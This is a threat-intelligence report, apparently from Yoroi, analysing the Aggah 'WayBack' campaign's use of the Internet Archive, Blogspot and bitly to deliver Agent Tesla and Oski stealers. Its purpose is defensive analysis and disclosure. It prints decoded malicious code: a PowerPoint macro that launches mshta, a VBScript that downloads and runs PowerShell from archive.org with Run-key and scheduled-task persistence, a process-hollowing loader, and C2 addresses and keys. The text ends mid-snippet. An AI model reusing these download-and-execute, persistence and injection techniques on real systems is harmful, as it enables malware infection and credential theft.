


The "WayBack" Campaign: a Large Scale Operation Hiding in Plain Sight

 yoroi.company/research/the-wayback-campaign-a-large-scale-operation-hiding-in-plain-sight/

June 29, 2021



06/29/2021

Introduction

Tracking threat actors in the long run is a fundamental part of the cyber threat intelligence program we run at Yoroi, few years ago we began monitoring a particular actor who started offensive operations even in the Italian landscape: Aggah (TH-157), who launched malicious campaign such as the [Roma225](#) and the [RG](#) ones against the Italian manufacturing vertical. At that time, even UNIT42 was closely monitoring that actor, unveiling a [large scale operation](#) threatening also United States, Europe and Asia.

The recent operation we tracked was designed to delivery over 900 pieces of malware with highly dangerous capabilities enabling the threat actor to conduct both digital and environmental monitoring of their victims across the globe.

The attribution of this operations is far from certainty and such activities could be possibly related to the threat group named Gorgon/Subaat. Anyway, based on the modus operandi, with no doubt this actor is heavily active at least since 2019 and equally certain it is insisting in the European and Italian landscape, so the Yoroi Malware ZLAB is monitoring the evolution of its TTPs to ensure proactive defense to Yoroi customers and recently we intercepted a new offensive operation leveraging new [serverless](#) techniques to bypass traditional security defenses to target many European and Italian organizations: we named it the "WayBack campaign".

The "WayBack" Campaign

During our investigation we noticed the attack we were looking at, was just a piece of a wider offensive campaign lasting for months. In fact, the analysis of the infection chain revealed the actor has established the new TTPs at least since April 2021, and many other attach waves were prepared and launched during that time.

Based on the evidence found during the attacker infrastructure analysis we reconstructed at least six offensive waves part of this campaign:

- April 24
- May 12
- May 19
- May 26-28
- June 1-3
- June 7-10

We observed an evolution on the techniques of this threat actor, but his strategic choice remains constant in time: a large amount of the malware delivery infrastructure is still serverless. In the last three months Aggah, potentially linked with the APT group Gorgon/Subaat, leveraged other different legit third-party services in a multi-stage fashion (T1608) to bypass security control and gain the initial foothold into the target organizations. Traditionally, the actor was heavily abusing Pastebin services to host and drop malicious code, but in the latest campaign they abuse Internet Archive, the popular nonprofit service created to help the internet community to store pass on the today's open knowledge to our heirs.

In fact, the actor hosted a huge volume of malicious code inside the “Community Texts” repositories of the Internet Archive project using multiple accounts on the platform, masking their malicious tool as open books and texts. More details on the accounts leveraged by the threat actor (T1583.006) on section “Abused Accounts in the “Wayback” campaign”.

The “Wayback” Campaign Infection Chain

To get an immediate outlook of the mechanisms behind the “WayBack” campaign, we prepared an infographic comprehensive of all the capabilities and the extension, in terms of both serverless mechanisms and deployed payloads, of all the entire malicious infrastructure.




Figure 1: The “Wayback” Campaign attack chain

Abused Accounts in the “WayBack” campaign

A necessary deepening point is the malware delivery infrastructure of the “WayBack” campaign. During our inspections we observed that the actor mainly operated through three accounts on the Internet Archive repository.

- https://archive.org/details/@muhammad_tauseef_aslam
- <https://archive.org/details/@kut404>
- <https://archive.org/details/@Gpt>

These accounts have been abused by the threat actors at least since April 2021.

Upload ID	Date Archived	File Size	Views	Ratings
3 3	Jun 9, 2021	130	0	0
1 3	Jun 3, 2021	130	0	0
9	May 19, 2021	1	0	0
26 1	May 12, 2021	7,455	0	0
25 R	Apr 24, 2021	5	0	0

 **kut404**
archive.org Member

★ Favorite

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7 UPLOADS

SORT BY VIEWS • TITLE • DATE ARCHIVED • CREATOR



Search Uploads

Media Type

texts 7

Year


(No Date) 7

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Year

(No Date) 9

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- blackchootiya 1
- blackmanbajamba 1
- fasfdasdas 1
- jossy3hdjksad 1
- nanapatigar 1

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Figure 2: Evidence of the malicious account on Web Archive

Putting the principal malware delivery infrastructure deployment activities in a timeline helps understanding how intense the whole malicious operation has been, in fact the actor was especially active around 1st, 8th and 9th June with peaks in the weaponization phase (TA0042).

Account

Date

Upload URL

@muhammad_tauseef_aslam	2021-04-24 05:29:04	https://archive.org/details/25-r_20210424
@muhammad_tauseef_aslam	2021-05-12 05:22:33	https://archive.org/details/FTp-120-May12
@muhammad_tauseef_aslam	2021-05-19 11:14:34	https://archive.org/details/Exe-19-May
@kut404	2021-05-26 20:56:40	https://archive.org/details/3_20210528_20210528
@kut404	2021-05-27 21:35:12	https://archive.org/details/1_20210527_20210527
@kut404	2021-05-28 23:28:19	https://archive.org/details/1_20210527_20210527
@kut404	2021-06-01 01:14:19	https://archive.org/details/3_20210601
@kut404	2021-06-01 01:40:25	https://archive.org/details/3_20210601_202106
@kut404	2021-06-01 02:46:36	https://archive.org/details/3_20210601_20210601
@kut404	2021-06-02 04:47:57	https://archive.org/details/3_20210602_20210602
@muhammad_tauseef_aslam	2021-06-03 05:18:03	https://archive.org/details/120-Crypted-03-June
@Gpt 3	2021-06-07 04:09:42	https://archive.org/details/black3_202106
@Gpt 3	2021-06-08 16:51:48	https://archive.org/details/nana3
@Gpt 3	2021-06-08 18:30:33	https://archive.org/details/tony3
@Gpt 3	2021-06-08 19:06:50	https://archive.org/details/david3_202106
@Gpt 3	2021-06-08 20:56:11	https://archive.org/details/divine3
@Gpt 3	2021-06-08 20:57:58	https://archive.org/details/divin23
@muhammad_tauseef_aslam	2021-06-09 03:56:29	https://archive.org/details/87-Redone-June-9
@Gpt 3	2021-06-10 10:27:55	https://archive.org/details/3_20210610_20210610_1027
@Gpt 3	2021-06-10 10:56:40	https://archive.org/details/jossy3
@Gpt 3	2021-06-10 11:01:39	https://archive.org/details/3_20210610_20210610_1100

Table 6: Scheme of all the observed campaigns

Actor Flashcard

To summarize how this actor is operating we prepared a synthetic flashcard capturing the main techniques observed during the campaign operation.

Aggah (TH-157)

Targets

WorldWide

Privates

Agencies

Big companies

Objectives

Create a long and resilient Information Stealing Infrastructure

Payload Delivery

Malicious PowerPoint macro weaponized with MSHTA

TTPs

T1059 Command-Line Interface	T1054 Scripting
T1133 External Remote Services	T1036 Masquerading
T1076 Remote Desktop Protocol	T157 Boot or Logon Autostart Execution
T1490 Inhibit System Recovery	T1083 File and Directory Discovery
T1022 Data Encrypted	T1027 Obfuscated Files or Information
T1055 Process Injection	T1562:001 Impair Defenses: Disable or Modify Tools

Figure 3. Actor flashcard

Technical Analysis

Hash	df91f20f8204e6d0e1239202c58d438143ccc560ac5ae8b2d8cf8e49aaaae370
Threat	Aggah campaign May 2021
Brief Description	Malicious PPA macro dropper
Ssdeep	192:ZMABVcV5JnWrKPfvEdkGsJ9s4cTERRA+o3Mz:PVOWrKPIsrsDEocz

Table 1: Static information about the sample

The infection starts with a malicious Powerpoint file weaponized with a malicious macro, as a major part of the multi-stage chains. The macro in this case is easy to decode and it is the following:

```

FILE: df91f20f8204e6d0e1239202c58d438143ccc560ac5ae8b2d8cf8e49aaaae3708.ppm
Type: OpenXML
Error: [Errno 2] No such file or directory: 'ppt/titu.bin'.

UBA MACRO Class1.cls
in file: ppt/titu.bin - OLE stream: 'UBA/Class1'
-----
Enum myenum
  myname1 = 1
  myname2 = 2
  myname3 = 3
  myname4 = 4
End Enum

Public Function getEnumName(eValue As myenum)
Select Case eValue
  Case 1
    getEnumName = "mshta "
  Case 2
    getEnumName = " https://1230948%1230948@bitly.com/pdssekdhikhasd"
End Select
End Function

Public Function myvalue()
Set myvalue = GetObject("new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B")
End Function

UBA MACRO Module11.bas
in file: ppt/titu.bin - OLE stream: 'UBA/Module11'
-----
Sub auto_open()
Dim bora As New Class1

Dim NamakBora, lora As String
NamakBora = bora.getEnumName(1)
lora = bora.getEnumName(2)
lora2 = NamakBora + lora

bora.
myvalue.
Run lora2
End Sub

```

Figure 4: Malicious Macro evidence

One thing to notice here is the assignment `GetObject("new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B")`: it is the CLSID key of WindowsScriptHost COM Object. COM objects have been an interesting area for Security Researchers for some time, especially its usage in penetration testing. Additionally, the MSHTA is a common LOLBIN to execute remote files the actor abuses from long time.

Dynamic Malware Infrastructure Generation

During the static inspection of the compiled VBA macro project named “titu.bin”, we noticed that that above mentioned bitly link is not the only one: in fact, there are many bitly links hidden inside:

000020B0	https://1230948%1230948@bitly.com/asddasjisduaiskdhikhasd
00002130	https://1230948%1230948@bitly.com/asddassduaiskdhikhasd
000021A8	https://1230948%1230948@bitly.com/asddasduaiskdhikhasd
0000221E	https://1230948%1230948@bitly.com/asddsduaiskdhikhasd
00002292	https://1230948%1230948@bitly.com/asdsduaiskdhikhasd
00002308	https://1230948
0000232A	1230948@bitly.com/assduaiskdhikhasd
00002378	https://1230948%1230948@bitly.com/asduaiskdhikhasd
000023E6	https://1230948%1230948@bitly.com/sduaiskdhikhasd
00002452	https://1230948%1230948@bitly.com/duaiskdhikhasd
000024C0	https://1230948%1230948@bitly.com/uaiskdhikhasd
00002528	https://1230948%1230948@bitly.com/aiskdhikhasd
0000258E	https://1230948%1230948@bitly.com/iskdhikhasd
000025F2	https://1230948%1230948@bitly.com/skdhikhasd
00002658	https://1230948%1230948@bitly.com/kdhikhasd
000026B8	https://1230948%1230948@bitly.com/akdhikhasd
0000271A	https://1230948%1230948@bitly.com/awkdhikhasd
0000277E	https://1230948%1230948@bitly.com/awikdhikhasd
000027E4	https://1230948%1230948@bitly.com/pdkdhikhasd
00002848	https://1230948%1230948@bitly.com/awiekdhikhasd
000028B0	https://1230948%1230948@bitly.com/awiewkdhikhasd
0000291A	https://1230948%1230948@bitly.com/awiewakdhikhasd
00002986	https://1230948%1230948@bitly.com/awiewaskdhikhasd
000029F8	https://1230948%1230948@bitly.com/awiewasqkdhikhasd
00002A68	https://1230948%1230948@bitly.com/awiewwasqwkdhikhasd
00002ADA	https://1230948%1230948@bitly.com/awiewasqwqkdhikhasd
00002B4E	https://1230948%1230948@bitly.com/pkdhikhasd
00002BB4	https://1230948%1230948@bitly.com/pdskdhikhasd
00002C1A	https://1230948%1230948@bitly.com/pdsskdhikhasd
00002C82	https://1230948%1230948@bitly.com/pdssekdhikhasd/

Figure 5: Piece of the list of bitly pages

All of them are functional and point to a different blogger page. This mechanism is used to update the distribution infrastructure by only changing the redirection URLs. At the time of writing some of them are offline, but most of them are still redirecting to the second layer of the malware distribution infrastructure.

```
-----  
hxxps://10mx.blogspot[.]com/p/1.html  
hxxps://10mx.blogspot[.]com/p/2.html  
hxxps://10mx.blogspot[.]com/p/4.html  
hxxps://10mx.blogspot[.]com/p/8.html  
hxxps://10mx.blogspot[.]com/p/9.html  
hxxps://10mx.blogspot[.]com/p/11.html  
hxxps://10mx.blogspot[.]com/p/12.html  
hxxps://10mx.blogspot[.]com/p/13.html  
hxxps://10mx.blogspot[.]com/p/15.html  
hxxps://10mx.blogspot[.]com/p/18.html  
hxxps://10mx.blogspot[.]com/p/17.html  
hxxps://10mx.blogspot[.]com/p/21.html  
hxxps://10mx.blogspot[.]com/p/22.html  
hxxps://10mx.blogspot[.]com/p/24.html  
hxxps://10mx.blogspot[.]com/p/23.html  
hxxps://10mx.blogspot[.]com/p/44.html  
hxxps://10mx.blogspot[.]com/p/25.html  
hxxps://10mx.blogspot[.]com/p/42.html  
hxxps://10mx.blogspot[.]com/p/26.html  
hxxps://10mx.blogspot[.]com/p/27.html  
hxxps://10mx.blogspot[.]com/p/30.html  
hxxps://10mx.blogspot[.]com/p/31.html  
hxxps://10mx.blogspot[.]com/p/32.html  
hxxps://10mx.blogspot[.]com/p/34.html  
hxxps://10mx.blogspot[.]com/p/37.html  
hxxps://10mx.blogspot[.]com/p/52.html  
hxxps://10mx.blogspot[.]com/p/40.html  
hxxps://10mx.blogspot[.]com/p/54.html
```

Figure 6: List of the blogspot pages

The bitly urls land on the several blogspot pages. Each of these HTML pages contain an obfuscated Windows Script Host JavaScript code mimicking common javascript codes we can find in every web pages.

```
<script language=javascript>document.write(unescape(  
'URL-ESCAPE ENCODED PAYLOAD'  
)</script>
```

Code Snippet 1: Pseudocode executed by the MSHTA Engine

We identifier all the codes hidden in the blogpost pages and through them, we were able to retrieve another large series of dropurls pointing to another layer of the distribution infrastructure. We found not only addresses belonging to the classis Blogspot pages, but also belonging to Web Archive, the famous platform to conserve the historical internet pages.

Landing into the Internet Archive

Analyzing the hidden JavaScript code in the blogger pages we recognized the classic obfuscation pattern we saw in past Aggah campaigns:

Figure 7: Example of MSHTA code

After the decoding, we have a cleaner view of the malicious code executed through the MSHTA engine: Aggah downloads many pieces of powershell code from archive.org, the official Internet Archive project domain.

```

<HTML>
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">
pink = "p0wersHell.exe i'E'x(iwr('https://ia601409.us.archive.org/4/items/Re-Panel-24/10.txt') -useB);i'E'x(iwr('https://ia601409.us.archive.org/4/items/Re-Panel-24/10.txt') -useB);i'E'x(iwr('https://ia601409.us.archive.org/4/items/Re-Panel-24/10.txt') -useB);"

Const tpok = &H80000001
lopaskkk = "."
Set kasodkmwm = GetObject("winmgmts:\\\" & lopaskkk & "\root\default:StdRegProv")
poloaosd = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
akosdwjdjdw = "care"
kasodkmwm.SetStringValue tpok, poloaosd, akosdwjdjdw, pink
set MicrosoftWINdows = GetObject(StrReverse("B0A85DF40C00-9BDA-0D11-0FC1-22CD539F:wen"))
MicrosoftWINdows _
. _
RUN _
pink,0

args = "/create /sc MINUTE /mo 80 /tn """SECOTAKSA"""/" & _
"F /tr """\M" & "s" & "H" & "t" & "A"""\http://1230948%[email protected]/p/10.html"""

Set Somosa = GetObject("new:13709620-C279-11CE-A49E-444553540000")

Somosa _
. _
ShellExecute StrReverse("s" "k" "s" "a" "t" "h" "c" "s") _
,args _
. _
"_
"_
StrReverse("n" "e" "p" "o") , _
0

r = StrReverse("s")
m = StrReverse("M")
p = StrReverse("H")
tu = StrReverse("T")
x = StrReverse(" ")
ha = StrReverse("a")
culik = StrReverse(" ")
calc = x m p tu ha culik
Const halaluya = &H80000001
magolia = "."
Set Pologachi = GetObject("winmgmts:\\\" & magolia & "\root\default:StdRegProv")
threefifty = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
Magachuchugaga = "task1"
pathanogalulu = calc """http://1230948%[email protected]/p/10.html"""
Pologachi.SetStringValue halaluya, threefifty, Magachuchugaga, pathanogalulu
'Taskst.3
Const mamapapa = &H80000001
papachchu = "."
Set sonofbitch = GetObject("winmgmts:\\\" & papachchu & "\root\default:StdRegProv")
fiftyshadesofgrey = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
threefivedays = "task2"
mualollfl = calc """http://1230948%[email protected]/p/10.html"""
sonofbitch.SetStringValue mamapapa, fiftyshadesofgrey, threefivedays, mualollfl
'Taskst.4
Const poloood = &H80000001
mamammakdkd = "."
Set kaosdkqowkdok = GetObject("winmgmts:\\\" & mamammakdkd & "\root\default:StdRegProv")
kdkaskll111 = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
hotagotamota = "backup"
pipatatutupu = calc """http://1230948%[email protected]/p/10.html"""
kaosdkqowkdok.SetStringValue poloood, kdkaskll111, hotagotamota, pipatatutupu
window.resizeTo 0, 0
self.close

</script>
</head>
<body>
</body>
</html>

```

Code Snippet 2: Decoded script

The Payload Delivery

We focused on the Invoke-Expression cmdlet which downloads and execute from the Web Archive Page. The structure of the Powershell script looks like the following:

```
[String]$InterserverLogin='PAYLOAD TO INJECT IN HEX FORMAT'
Function FHGJKLHJKGJFHJKJHLIHKVJGCJVHBKJ {

    [CmdletBinding()]
    [OutputType([byte[]])]
    param(
        [Parameter(Mandatory=$true)] [String]$H3
    )
    $vbdhjujusyujczz = New-Object -TypeName byte[] -ArgumentList ($H3.Length / 2)
    for ($i = 0; $i -lt $H3.Length; $i += 2) {
        $vbdhjujusyujczz[$i / 2] = [Convert]::ToByte($H3.Substring($i, 2), 16)
    }

    return [byte[]]$vbdhjujusyujczz
}

[String]$yrryyuxvsdsf='PROCESS HOLLOWIG MODULE'
[Byte[]]$H5=FHGJKLHJKGJFHJKJHLIHKVJGCJVHBKJ $yrryyuxvsdsf
[Byte[]]$H6= FHGJKLHJKGJFHJKJHLIHKVJGCJVHBKJ $InterserverLogin
[Byte[]]$H5=FHGJKLHJKGJFHJKJHLIHKVJGCJVHBKJ $yrryyuxvsdsf
$ali = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe"
[Reflection.Assembly]::Load($H5).GetType('WpfControlLibrary1.LOGO').GetMethod('bit_alosh').Invoke($null,[object[]] ($ali,$H6))
```

Code Snippet 3: Payload on the Web Archive page

Also, this structure marks the classic TTPs observed during the previous campaign. We have a module for the Process Hollowing technique to inject the final payload inside the designed process. In this case is MSBuild.exe a basic executable of the .NET environment.

This malicious routine is performed through the last line of the PowerShell code:

```
"[Reflection.Assembly]::Load($H5).GetType('WpfControlLibrary1.LOGO').GetMethod('bit_alosh').Invoke($null,[object[]] ($ali,$H6))"
```

Code Snippet 4: .NET Assembly loading in PowerShell evidence

```
private static extern bool CreateProcess(string applicationName, string commandLine, IntPtr processAttributes, IntPtr threadAttributes, bool inheritHandles, uint creationFlags, IntPtr environment, string currentDirectory, ref LOGO.ADFSGFHGJGFQDFSDFGFYG startupInfo, ref LOGO.ProcessInformation processInformation);

// Token: 0x06000009 RID: 9
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool GetThreadContext(IntPtr thread, int[] context);

// Token: 0x0600000A RID: 10
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool Wow64GetThreadContext(IntPtr thread, int[] context);

// Token: 0x0600000B RID: 11
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool SetThreadContext(IntPtr thread, int[] context);

// Token: 0x0600000C RID: 12
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool Wow64SetThreadContext(IntPtr thread, int[] context);

// Token: 0x0600000D RID: 13
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool ReadProcessMemory(IntPtr process, int baseAddress, ref int buffer, int bufferSize, ref int bytesRead);

// Token: 0x0600000E RID: 14
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool WriteProcessMemory(IntPtr process, int baseAddress, byte[] buffer, int bufferSize, ref int bytesWritten);
```

Figure 8: Process hollowing malicious DLL evidence

Dissecting the Payloads

As we discussed inside the "The Wayback Campaign" section, we observed the threat actor deployed many different payloads on the platform and in most cases, they are each other different, for this reason we decided to explore those malware and study them in order to identify what type of threats it has decided to carry out in its malicious campaigns. Many of them were commodity malware customized by the actor.

Agent Tesla

The first sample is the one retrieved from the <https://ia601409.us.archive.org/4/items/Re-Panel-24/10.txt> and after a quick triaging operation, we categorized the sample as Agent Tesla info stealer.

Hash	8165b1162eb2b4ba988fa313a4c612473b3c8dd20be7d27b6ee81435ed984a7c
Threat	Aggah campaign May 2021
Brief Description	Agent Tesla Payload
Ssdeep	3072:F+Ew5uDJolefh/46uKWqu6xHfnIAU/FF75+VD31I/8dzflROzu5F2xr+hxmleYNe:Mn46uKWqu6xVULkII/8xIX5AAhxaN

Table 2: Static information about the sample

The malware does not seem to have an elevated level of obfuscation and it starts with a check of a security privileges, aimed to be an elementary evasion technique because the older machines don't implement the modern SSL and TLS newest versions.

```
public static void A()
{
    global::A.b.D();
    global::A.b.A(10, 5);
    ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12);
    global::A.b.c = global::A.b.o.A();
    global::A.b.C = Assembly.GetExecutingAssembly().Location;
    global::A.b.b = Environment.GetEnvironmentVariable(C094DB07-0575-4659-827A-7E51D4AFE1BD.L()) + C094DB07-0575-4659-827A-7E51D4AFE1BD.1();
    global::A.b.E = SystemInformation.UserName + C094DB07-0575-4659-827A-7E51D4AFE1BD.M() + SystemInformation.ComputerName;
    System.Timers.Timer timer = new System.Timers.Timer();
    timer.Elapsed += global::A.b.a;
    timer.Enabled = true;
    timer.Interval = 30000.0;
    timer.Start();
    global::A.b.A(10, 2);
    if (global::A.b.C && Operators.CompareString(global::A.b.C, global::A.b.b, false) != 0)
    {
        if (!Directory.Exists(Environment.GetEnvironmentVariable(C094DB07-0575-4659-827A-7E51D4AFE1BD.L()) + C094DB07-0575-4659-827A-7E51D4AFE1BD.m()))
        {
            Directory.CreateDirectory(Environment.GetEnvironmentVariable(C094DB07-0575-4659-827A-7E51D4AFE1BD.L()) + C094DB07-0575-4659-827A-7E51D4AFE1BD.m());
        }
    }
}
```

Figure 9: Check of security protocols

After that check, the malware behaves like the classic AgentTesla malware family and continues with its own info stealing operations, retrieving all the sensitive data about the victim machine, browser cache and cookies, Mail clients' credentials, Crypto wallets, Clipboard data etc. It sends all of it to its C2.

```

2077     object obj = new global::A.b.j(C094DB07-0575-4659-827A-7E51D4AFE1BD.b1(), 9050, 0);
2078     httpWebRequest.Proxy = (IWebProxy)obj;
2079   }
2080   httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
2081   httpWebRequest.KeepAlive = true;
2082   httpWebRequest.Timeout = 10000;
2083   httpWebRequest.AllowAutoRedirect = true;
2084   httpWebRequest.MaximumAutomaticRedirections = 50;
2085   httpWebRequest.UserAgent = C094DB07-0575-4659-827A-7E51D4AFE1BD.Q();
2086   httpWebRequest.Method = C094DB07-0575-4659-827A-7E51D4AFE1BD.bM();
2087   text2 = text2.Replace(C094DB07-0575-4659-827A-7E51D4AFE1BD.bn(), C094DB07-0575-4659-827A-7E51D4AFE1BD.bn());
2088   byte[] bytes = Encoding.UTF8.GetBytes(text2);
2089   httpWebRequest.ContentType = C094DB07-0575-4659-827A-7E51D4AFE1BD.bn();
2090   httpWebRequest.ContentLength = (long)bytes.Length;
2091   string text3 = C094DB07-0575-4659-827A-7E51D4AFE1BD.A();
2092   using (Stream requestStream = httpWebRequest.GetRequestStream())
2093   {
2094     requestStream.Write(bytes, 0, bytes.Length);
2095     using (WebResponse response = httpWebRequest.GetResponse())
2096     {
2097       using (Stream responseStream = response.GetResponseStream())
2098       {
2099         using (StreamReader streamReader = new StreamReader(responseStream))
2100         {
2101           text3 = streamReader.ReadToEnd();
2102           streamReader.Close();
2103         }
2104         responseStream.Flush();
2105       }
2106     }
2107   }
2108   return text3;
2109 }

100 %

```

Locali

Nome	Valore
Password	"80053580d8f2d133cee03a2b2e47e7722dbbf507fb30481"
PasswordHash	".♦♦♦_♦\u0006♦\u0005N\u0015♦\u001FY"
▷ A	[byte[0x00000010]]
A	"80053580d8f2d133cee03a2b2e47e7722dbbf507fb30481"
◀ O	[A,b,O]
a	@"C:\Users\admin\AppData\Roaming\Tor"
▶ A	null
▷ Livelli statici	
requestUriString	"http://103.114.107.28/me/web10/inc/d3808c7188cb55.php"
obj	null

Figure 10: C2 communication evidence

Agent Tesla FTP

Hash	5b8643a221d028761328525ec881250fb02840f97792557020a49a226d23e7e6
Threat	Aggah campaign May 2021
Brief Description	Agent Tesla Payload
Ssdeep	6144:1ey6uKWqu6ac5UkxBM/n3w07dXaTd66VU:1eJ3xW/HdXaTt

Table 3: Static Information about the sample

Even this second wave of malware contains a series of Agent Tesla samples, but they have got a different configuration. The sample performs the same info stealing operations, so we concentrated on the C2 extraction, and this time it is an FTP C2 pointing to another IP. The C2 config is the following.

```

45:3F30h: 69 6F 6E 5C|57 69 6E 64|6F 77 73 4C|6F 61 64 66 ion\WindowsLoad
45:3F40h: 74 70 3A 2F 2F 31 30 33 2E 31 35 31 2E 31 32 35 tp://103.151.125
45:3F50h: 2E 32 32 30|.220
45:3F60h: 23 24 25 26 24 25 26 27 24 26 27 23 26

```

Figure 11: C2 FTP protocol evidence

Oski Stealer

In this campaign the threat actor changed final payload to deliver, now we have found Oski stealer.

Hash	fcc311967558ab8b02cbda8a6a30b3f2bcb606542da4f7aeb23648daa985035a
Threat	Aggah campaign June 2021
Brief Description	Oski stealer Payload
Ssdeep	6144:WfUauY68uSWCx+XA7mg2pNG1Ljo3cZEHc39:WwY68u1Cx+wm/pCsv

Table 4: Static information about the sample

The sample is compiled in C++ and it does not show any evidence of obfuscation. Moreover, we also noticed the classic string-decoding routine of this malware family. It stores a long series of configuration strings in a base64 format and encrypted with the RC4 algorithm, like the following way:

```

RC4_Key = "056139954853430408";
C2_URL = "103.114.107.28/11/";
dword_4321D0 = (char *)decrypt_base64_RC4("LQ==");
dword_432608 = (char *)decrypt_base64_RC4("KaoQpEzKSjGm8Q==");
dword_432600 = (char *)decrypt_base64_RC4("CaoQpEzKRGjzqA7oxsEfmrFl/2dONghOeYatRN8r22RvgdoQSz:2oEl19dbLETI+8RVlqBE+g42Kng==");
dword_43236C = (char *)decrypt_base64_RC4("DboNtEbQF3/+0FA=");
